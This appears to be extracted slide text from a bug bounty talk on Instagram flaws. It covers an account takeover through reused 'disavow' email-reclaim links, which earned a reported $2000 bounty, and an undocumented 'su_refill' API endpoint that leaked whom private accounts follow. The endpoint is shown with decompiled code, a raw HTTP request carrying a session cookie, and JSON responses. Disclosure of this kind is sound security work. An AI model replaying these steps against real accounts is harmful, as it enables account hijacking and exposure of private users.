
b. Reclaim Email Address Link Invalidation



WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation



WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation

Wachtwoord opnieuw instellen

We kunnen je helpen je wachtwoord opnieuw in te stellen met behulp van je Instagram-gebruikersnaam of het e-mailadres dat is gekoppeld aan je account.

E-mailadres of gebruikersnaam

Recaptcha


 [Privacy & Terms](#) 

Wachtwoord opnieuw instellen


Instagram

Bedankt! Controleer i*****3@gmail.com voor een link waarmee je je wachtwoord opnieuw kunt instellen.

WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation





The screenshot shows an email interface with the following elements:

- Search bar at the top with a magnifying glass icon.
- Account information: "instagrampentesting3@gmail.com" with a dropdown arrow.
- Navigation icons: back, forward, refresh, delete, and a "More" dropdown.
- Message header: "Je wachtwoord opnieuw instellen" with an "Inbox" tab and a close icon.
- Sender: "Instagram <no-reply@mail.instagram.com>" with an "Unsubscribe" link and "to me" dropdown.
- Time: "5:30 PM (0 minutes ago)" with a star and a dropdown arrow.
- Language selector: "Dutch" and "English" with a "Translate message" link and a "Turn off for: Dutch" link.
- Instagram logo in a blue banner.
- Text: "Hoi @pentestingvictim," followed by "We hebben een verzoek ontvangen voor het opnieuw instellen van je Instagram-wachtwoord."
- Button: "Wachtwoord opnieuw instellen" in a rounded rectangle.
- Text: "Als je dit bericht negeert, wordt je wachtwoord niet gewijzigd." and "Als je geen verzoek hebt ingediend om je wachtwoord opnieuw in te stellen, kun je [contact met ons opnemen](#)."
- Footer: "Als dit account niet van jou is, kun je [je e-mailadres uit de lijst verwijderen](#)."

WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation

	Victim 	Attacker 
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwY29t/	https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwY29t/




Currently owns
victim account

WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation



The screenshot shows a web browser window displaying an Instagram account page. The address bar shows the URL: <https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/>. The page header includes the Instagram logo and a 'Log in' button. The main content area features a notification titled 'Change Your Email?' for the user 'pentestingvictim'. The notification text states: 'The email on your account was changed to instagrampentesting3@gmail.com. If this wasn't you, you can secure your account. You may need to verify your account and reset your password before you can log in.' At the bottom of the notification, there are two buttons: 'This Was Me' and 'Secure Account'.

WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation

Change Your Password

Change your password to make sure your account stays safe.

Instagram

WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation

	Victim 	Attacker 
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwY29t/	https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwY29t/




Currently owns
victim account

WEB + MOBILE

8. Account Takeover via Change Email Functionality


b. Reclaim Email Address Link Invalidation



WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation




The screenshot shows a web browser window with the URL `https://instagram.com/integrity/checkpoint/?next=%2F`. The page title is "Change Your Password" and the instruction reads "Change your password to make sure your account stays safe." There are two password input fields, each containing six dots, and a "Save" button at the bottom.

WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation

	Victim 	Attacker 
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwY29t/	https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwY29t/



Wins!

WEB + MOBILE

8. Account Takeover via Change Email Functionality


b. Reclaim Email Address Link Invalidation



After reviewing the issue you have reported, we have decided to award you a bounty of \$2000 USD.


WEB + MOBILE

8. Account Takeover via Change Email Functionality




WEB + MOBILE

8. Account Takeover via Change Email Functionality



MOBILE

9. Private Account Users Following



```
diff v6.20.1 vs 6.19.0.txt
1  direct_v2/
2  discover/su_refill/
3  fbsearch/topsearch/
4  /hashtag/
5  /hide/
6  media/%s/comment/bulk_delete/
7  /media_share/
8  /profile/
```

MOBILE

9. Private Account Users Following

```
1 package com.instagram.android.feed.b.a;
2
3 import com.b.a.a.k;
4
5
6
7
8
9 public final class e extends c<be>
10 {
11     private final com.instagram.user.e.a a;
12     private final int b;
13
14     public e(com.instagram.user.e.a parama)
15     {
16         this.a = parama;
17         this.b = 5;
18     }
19
20     private static be b(k paramk)
21     {
22         return bf.a(paramk);
23     }
24
25     protected final String a()
26     {
27         return "discover/su_refill/";
28     }
29
30     public final void a(b paramb)
31     {
32         paramb.a("target_id", this.a.a().o());
33         paramb.a("num", String.valueOf(this.b));
34     }
35
36     public final int b()
37     {
38         return com.instagram.common.a.b.a.c;
39     }
40 }
```

Search 'su_refill' - 4 matches in workspace

- Instagram 6.20.1
 - src
 - com
 - instagram
 - android
 - feed
 - b
 - a
 - e.java
 - 27: return "discover/su_refill/";
- diff.txt
- URLs.txt
- URLSonly.txt

MOBILE

9. Private Account Users Following

```
GET /api/v1/discover/su_refill/?target_id=2036044526 HTTP/1.1
Host: i.instagram.com
Connection: Keep-Alive
Cookie:
sessionid=IGSCd064c22cd43d17a15dca6bc3a903cb18e8f9e292a859c9d1289ba26
8103ee563%3A1WJvjHstqAnPj0i5dcjVRpgcn3wCRQgk%3A%7B%22_token_ver%
22%3A1%2C%22_auth_user_id%22%3A2028428082%2C%22_token%22%3A%2
22028428082%3AYeZzCYWQLGD8D7d3NzFIbBiWIYJVVa7G%3A078ae8d72b728
46a6431945fd59c38f1b04b8f93dd6ec4b20165693e65b21915%22%2C%22_auth_u
ser_backend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22
%2C%22last_refreshed%22%3A1441031445.81182%2C%22_platform%22%3A1%
7D; ds_user=pentestingvictim
```

MOBILE

9. Private Account Users Following

HTTP/1.1 200 OK

(...SNIP...)

```
{
  "status": "ok",
  "items": [
    {
      "caption": "",
      "social_context": "Based on follows",
      "user": {
        "username": "springsteen",
        "has_anonymous_profile_picture": false,
        "profile_pic_url": "http://scontent-ams2-1.cdninstagram.com/vhphotos-
xfa1Vt51.2885-19V11370983_1020871741276370_1099684925_a.jpg",
        "full_name": "Bruce Springsteen",
        "pk": "517058514",
        "is_verified": true,
        "is_private": false
      },
      "algorithm": "chaining_refill_algorithm",
      "thumbnail_urls": ["http://scontent-ams2-1.cdninstagram.com/vhphotos-xfa1Vt51.2885-
15Vs150x150Ve35V11373935_872054516217170_419659415_n.jpg?"]
    }
  ]
}
```


MOBILE

9. Private Account Users Following

```
{
  "caption": "",
  "social_context": "Based on follows",
  "user":
  {
    "username": "pentesttest",
    "has_anonymous_profile_picture": true,
    "profile_pic_url": "http://images.ak.instagram.com/profiles/anonymousUser.jpg",
    "full_name": "rest",
    "pk": "1966431878",
    "is_verified": false,
    "is_private": true
  },
  "algorithm": "chaining_refill_algorithm",
  "thumbnail_urls": [],
  "large_urls": [],
  "media_infos": [],
  "media_ids": [],
  "icon": ""
}
```

MOBILE

9. Private Account Users Following

```
{
  "caption": "",
  "social_context": "Based on follows",
  "user": {
    "username": "p",
    "has_anonymo",
    "profile_pic_ur",
    "full_name": "r",
    "pk": "1966431",
    "is_verified": fa",
    "is_private": tru
  },
  "algorithm": "chaining_refill_",
  "thumbnail_urls": [],
  "large_urls": [],
  "media_infos": [],
  "media_ids": [],
  "icon": ""
}
```



MOBILE

